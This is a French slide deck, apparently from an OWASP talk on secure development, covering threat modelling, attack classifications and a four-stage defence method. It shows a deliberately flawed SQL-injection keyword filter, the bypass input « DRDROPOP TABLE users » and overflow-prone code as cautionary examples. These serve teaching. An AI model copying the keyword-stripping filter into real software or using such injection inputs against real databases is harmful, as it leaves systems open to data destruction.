- Savoir-faire:
  - Management,
  - Analyse
  - Conception
  - Développement
  - Formation pour adultes
  - Bilingue FR/ALL
  - Administration de serveurs applicatifs
  - Maîtrise des problématiques et technologies backend + middleware + frontend

Parlons un peu des développeurs…


```
// filtre anti Injections SQL
// exemple: uname = SQLiProtect($_POST["username"])
string SQliProtect(string formValue)
{
  string tmp = formValue.ToUpperCase();
  return(tmp.Replace("SELECT", "").Replace("INSERT",
"").Replace("UPDATE",
"").Replace("UNION","").Replace("BENCHMARK,
"").Replace("--", "").Replace("OR 1=1",
"").Replace("DROP", "").Replace("@@version",
"").Replace("WAITFOR", "").Replace("OUTFILE", "")
...
  return(tmp)
}
```



Parlons un peu des développeurs…


```
// filtre anti Injections SQL
// exemple: uname = SQLiProtect($_POST["username"])
string SQliProtect(string formValue)
{
  string tmp = formValue.ToUpperCase();
  return(tmp.Replace("SELECT", "").Replace("INSERT",
"").Replace("UPDATE",
"").Replace("UNION",
"").Replace("--", "").Replace("OR 1=1",
"").Replace("DROP", "").Replace("@@version",
"").Replace("WAITFOR", "").Replace("OUTFILE", "")
...
  return(tmp)
}
```

« DRDROPOP TABLE users» :)



Parlons un peu des développeurs…

```
Int16 runningMinutes = 0;
while(generator.IsRunning())
{
 runningMinutes++;
 thread.sleep(60);
}
```



Parlons un peu des développeurs…

ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE FORUMS SIGN

NOW HEAR THIS —

Boeing 787 Dreamliners contain a potentially catastrophic software bug

Beware of integer overflow-like bug in aircraft's electrical system, FAA warns.

DAN GOODIN - 5/1/2015, 7:55 PM

152

A softwar
lose contr
airlines re

The bug—which is either a classic integer overflow or one very much resembling it—resides in one of the electrical systems responsible for generating power, according to memo the FAA issued last week. The vulnerability, which Boeing reported to the FAA, is triggered when a generator has been running continuously for a little more than eight months. As a result, FAA officials have adopted a new airworthiness directive (AD) that airlines will be required to follow, at least until the underlying flaw is fixed.

"This AD was prompted by the determination that a Model 787 airplane that has been powered continuously for 248 days can lose all alternating current (AC) electrical power due to the generator control units (GCUs) simultaneously going into failsafe mode," the memo stated. "This condition is caused by a software counter internal to the GCUs that will overflow after 248 days of

The bug—which is either a classic integer overflow or one very much resembling it—resides in one of the electrical systems responsible for generating power, according to memo the FAA issued last week. The vulnerability, which Boeing reported to the FAA, is triggered when a

OWASP
Open Web Application Security Project

Parlons un peu des développeurs…

```
L_M_BV_32 := TBD.T_ENTIER_32S ((1.0/C_M_LSB_BV) * G_M_INFO_DERIVE(T_ALG.E_BV));

if L_M_BV_32 > 32767 then
    P_M_DERIVE(T_ALG.E_BV) := 16#7FFF#;
elsif L_M_BV_32 < -32768 then
    P_M_DERIVE(T_ALG.E_BV) := 16#8000#;
else
    P_M_DERIVE(T_ALG.E_BV) := UC_16S_EN_16NS(TDB.T_ENTIER_16S(L_M_BV_32));
end if;

P_M_DERIVE(T_ALG.E_BH) :=
  UC_16S_EN_16NS (TDB.T_ENTIER_16S ((1.0/C_M_LSB_BH) * G_M_INFO_DERIVE(T_ALG.E_BH)));
```

Parlons un peu des développeurs…

```
L_M_BV_32 := TBD.T_ENTIER_32S ((1.0/C_M_LSB_BV) * G_M_INFO_DERIVE(T_ALG.E_BV));

if L_M_BV_32 > 32767 then
    P_M_DERIVE(T_ALG.E_BV) := 16#7FFF#;
elsif L_M_BV_32 < -32768 then
    P_M_DERIVE(T_ALG.E_BV) := 16#8000#;
else
    P_M_DERIVE(T_ALG.E_BV) := UC_16S_EN_16NS(TDB.T_ENTIER_16S(L_M_BV_32));
end if;

P_M_DERIVE(T_ALG.E_BH) :=
  UC_16S_EN_16NS (TDB.T_ENTIER_16S ((1.0/C_M_LSB_BH) * G_M_INFO_DERIVE(T_ALG.E_BH)));
```


Les tests de seuils pour 'BH' ont été oubliés!

Parlons un peu des développeurs…

```
L_M_BV_32 := TBD.T_ENTIER_32S ((1.0/C_M_LSB_BV) * G_M_INFO_DERIVE(T_ALG.E_BV));

if L_M_BV_32 > 32767 then
    P_M_DERIVE(T_ALG.E_BV) := 16#7FFF#;
elsif L_M_BV_32 < -32768 then
    P_M_DERIVE(T_ALG.E_BV) := 16#8000#;
else
    P_M_DERIVE(T_ALG.E_BV) := UC_16S_EN_16NS(TDB.T_ENTIER_16S(L_M_BV_32));
end if;

L_M_BH_32 := TBD.T_ENTIER_32S ((1.0/C_M_LSB_BH) * G_M_INFO_DERIVE(T_ALG.E_BH));

if L_M_BH_32 > 32767 then
    P_M_DERIVE(T_ALG.E_BH) := 16#7FFF#;
elsif L_M_BH_32 < -32768 then
    P_M_DERIVE(T_ALG.E_BH) := 16#8000#;
else
    P_M_DERIVE(T_ALG.E_BH) := UC_16S_EN_16NS(TDB.T_ENTIER_16S(L_M_BH_32));
end if;
```

L'évaluation de sécurité du code source du système de guidage inertiel de la fusée Ariane 5: http://fr.wikipedia.org/wiki/Vol_501_d%27Ariane_5

Parlons un peu des développeurs…



Parlons un peu des développeurs…

- Trois catégories de vulnérabilités sont identifiées:
  - Mauvaise conception
  - Mauvaise implementation
  - Mauvaise configuration
- Les développeurs interviennent dans:
  - L'implémentation
  - Les valeurs par défaut dans la configuration
  - Rien d'autre.
- Dans tous les autres cas, les développeurs n'y peuvent rien…
  - Et si l'on admet que l'erreur est humaine…


LA DEFENSE

ben non, ça ne les effraye pas…

Structure de la démarche

- Ne pas se limiter à 1 dimension:
  - Standards et normes internationales (p.ex.: ISO 270xx)
  - Cadre légal (p.ex.: LPD / RGPD / FINMA)
  - Cadre contractuel (p.ex.: PCI-DSS)
  - SDLC type 'waterfall' (analyse, conception, codage, etc.)
  - SDLC type 'agile' (design / code / build)
  - Etc.
- Les slides qui suivent proposent une vision transversale, qui devrait être compatible avec les référentiels/standards internes de votre organisation.

Structure de la démarche



I. Prédire


- Les objectifs?
  - Intégrer les sources de menace (*agents de menace*)
  - Connaître leurs ressources et leurs modes opératoires
  - Traduire leurs modes opératoires en scénarios réalistes
  - Prédire quels acteurs constitueront une menace pour l'application
  - Savoir quand et quelles vulnérabilités pourraient apparaître dans l'application
  - Connaître les contrôles et mesures types pour se protéger contre les vulnérabilités
- Quels indicateurs?
  - ❑ Les agents de menace sont identifiés et formalisés (agents, motivations, ressources)
  - ❑ Les modes opératoires sont identifiés et formalisés
  - ❑ Les profils de menaces de référence sont formalisés
  - ❑ Les profils de protection de référence sont formalisés

I. Prédire

- ☑ Les agents de menace sont identifiés et formalisés (agents, motivations, ressources)

Source de menace	Motivation	Stratégie / moyens
Distraits	**Opportuniste**	Erreurs, distractions
Utilisateurs malins	**Opportuniste**	Évitement de frictions d'interface utilisateur
Script kiddies / cliqueurs	**Opportuniste**	Utilisation d'outils automatiques libres
Pirates	**Ciblée**	Recherche de nouvelles vulnérabilités
Concurrence	**Ciblée**	Location de services de piratage
Autres organisations	**Ciblée**	Achat de données volées
Cybercriminalité	**Ciblée**	Recherche / vente / exploitation de 0-day
Gouvernement / armée	**Ciblée**	Opérations longitudinales
Magie "APT"	**Mixte**	Continuité et multi-dimensionnalité

I. Prédire



☑ Les modes opératoires sont identifiés et formalisés

6 modes opératoires mis en œuvre par les pirates informatiques:

- OBSERVATION
- INJECTION
- RETRO-INGéNIERIE
- FORCE BRUTE
- SATURATION
- INFLUENCE

Source:
Bientôt publié "officiellement"

I. Prédire

- ☑ Les vulnérabilités envisageables et leurs contremesures sont formalisées

Abuse of Functionality	Null Byte Injection
Brute Force	OS Commanding
Buffer Overflow	Path Traversal
Content Spoofing	Predictable Resource Location
Credential/Session Prediction	Remote File Inclusion (RFI)
Cross-Site Scripting	Routing Detour
Cross-Site Request Forgery	Session Fixation
Denial of Service	SOAP Array Abuse
Fingerprinting	SSI Injection
Format String	SQL Injection
HTTP Response Smuggling	URL Redirector Abuse
HTTP Response Splitting	XPath Injection
HTTP Request Smuggling	XML Attribute Blowup
HTTP Request Splitting	XML External Entities
Integer Overflows	XML Entity Expansion
LDAP Injection	XML Injection
Mail Command Injection	XQuery Injection

Source:
WASC - Web attacks
http://projects.webappsec.org/w/page/13246978/Threat%20Classification

I. Prédire

☑ Les vulnérabilités envisageables et leurs contremesures sont formalisées

Pistes d'implémentation:

- Maîtrise des 3 stades d'apparition de vulnérabilités et spécificités respectives:
  - Failles de conception
  - Failles de codage
  - Failles de configuration / déploiement

I. Prédire

☑ Les profils de menaces de référence sont formalisés

THREAT PROFILE FOR:

WEB APIS

LAST REVISION: FEBRUARY 2017

CONTENTS


OWASP Open Web Application Security Project

I. Prédire

☑ Les profils de menaces de référence sont formalisés

Reference threat profile for HTTP applications

I. Prédire



☑ Les profils de protection de référence sont formalisés

PROTECTION PROFILE FOR:

MYWEBAPI

LAST REVISION: FEBRUARY 2017


CONTENTS

II. Protéger

- Les objectifs?
  - Concevoir, implémenter et déployer un système résistant aux attaques
  - Protéger l'élément de valeur: le code
  - Formaliser les mesures et contrôles pour se protéger (profils de protection)
- Quels indicateurs?
  - ❑ Des modèles d'architecture de référence sont formalisés
  - ❑ Des règles de conception sécurisée sont intégrées au processus de conception
  - ❑ L'établissement du profil de protection est intégré au processus de conception
  - ❑ Des règles de codage sécurisé sont intégrées au processus de codage
  - ❑ La chaîne d'augmentation du code source est protégée
  - ❑ Des règles de configuration sécurisée sont intégrées au processus de déploiement

II. Protéger


☑ Des modèles d'architecture de référence sont formalisés




Reference architecture for web applications


II. Protéger

- ☑ L'établissement d'un profil de protection est intégré au processus de conception





II. Protéger



☑ Des règles de codage sécurisé sont intégrées au processus de codage

CODING GUIDELINES


VERSION 5 – FEBRUARY 2017

CONTENTS


II. Protéger

☑Protection de la chaîne d'augmentation de code source

- Tout accès au code source est audité / contrôlé.
- Application d'une baseline de configuration sur toutes les machines autorisées à récupérer du code.
- Contrôle d'intégrité partiel des builds.
- Confinement des clés cryptographiques et identités de services DEV / PROD.




III. Atténuer




- Situation:
  - Un scénario d'intrusion a été anticipé mais une défense échoue
  - Un scénario d'intrusion n'a pas été anticipé
- Quels indicateurs?
  - ❑ L'échec dans la mise en œuvre des protection contre un scénario a été simulé
    - Exemple: le service de CAPTCHA fourni par un prestataire tiers est compromis. Quels scénarios ont-ils amenés ce contrôle et quel est l'impact sur ces derniers si ce contrôle échoue?
  - ❑ Les mesures pré-incident et post-incident pour chaque scénario sont formalisées
    - Exemple: que peut-on faire à l'avance pour atténuer le dégât d'une panne de disponibilité du contrôle CAPTCHA? Que fera-t-on si celui-ci venait à tomber en panne?

IV. Détecter



- Les objectifs?
  - Détecter l'absence ou l'échec d'un contrôle ou d'une fonction assurant la résilience
  - Détecter l'exploitation de cette défaillance
- Quels indicateurs?
  - ❑ Des tests destinés à contrôler la résistance aux scénarios d'intrusion sont formalisés
  - ❑ Des tests portant sur le plan (documents / concepts) sont formalisés
  - ❑ Des tests portant sur le code source sont formalisés
  - ❑ Des tests portant sur les systèmes opérants sont formalisés
  - ❑ Les tests et analyses effectués par des tiers sont sous surveillance
  - ❑ Les modifications intentionnelles ou accidentelles du système sont détectées
  - ❑ Les actions déviantes ou anormales du système (ou des utilisateurs) sont détectées

IV. Détecter




☑ Des tests destinés à contrôler la résistance aux scénarios d'intrusion sont formalisés

Pistes d'implémentation:

- Interfaçage des tests d'intrusion et des tests automatisés pour évaluer les contrôles spécifiques à chaque type de scenario de menace.

IV. Détecter



☑ Des tests portant sur le plan (documents / concepts) sont formalisés

Pistes d'implémentation:

